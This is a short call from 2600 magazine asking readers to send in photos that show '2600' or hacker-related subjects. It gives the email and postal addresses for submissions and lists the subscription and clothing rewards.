Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).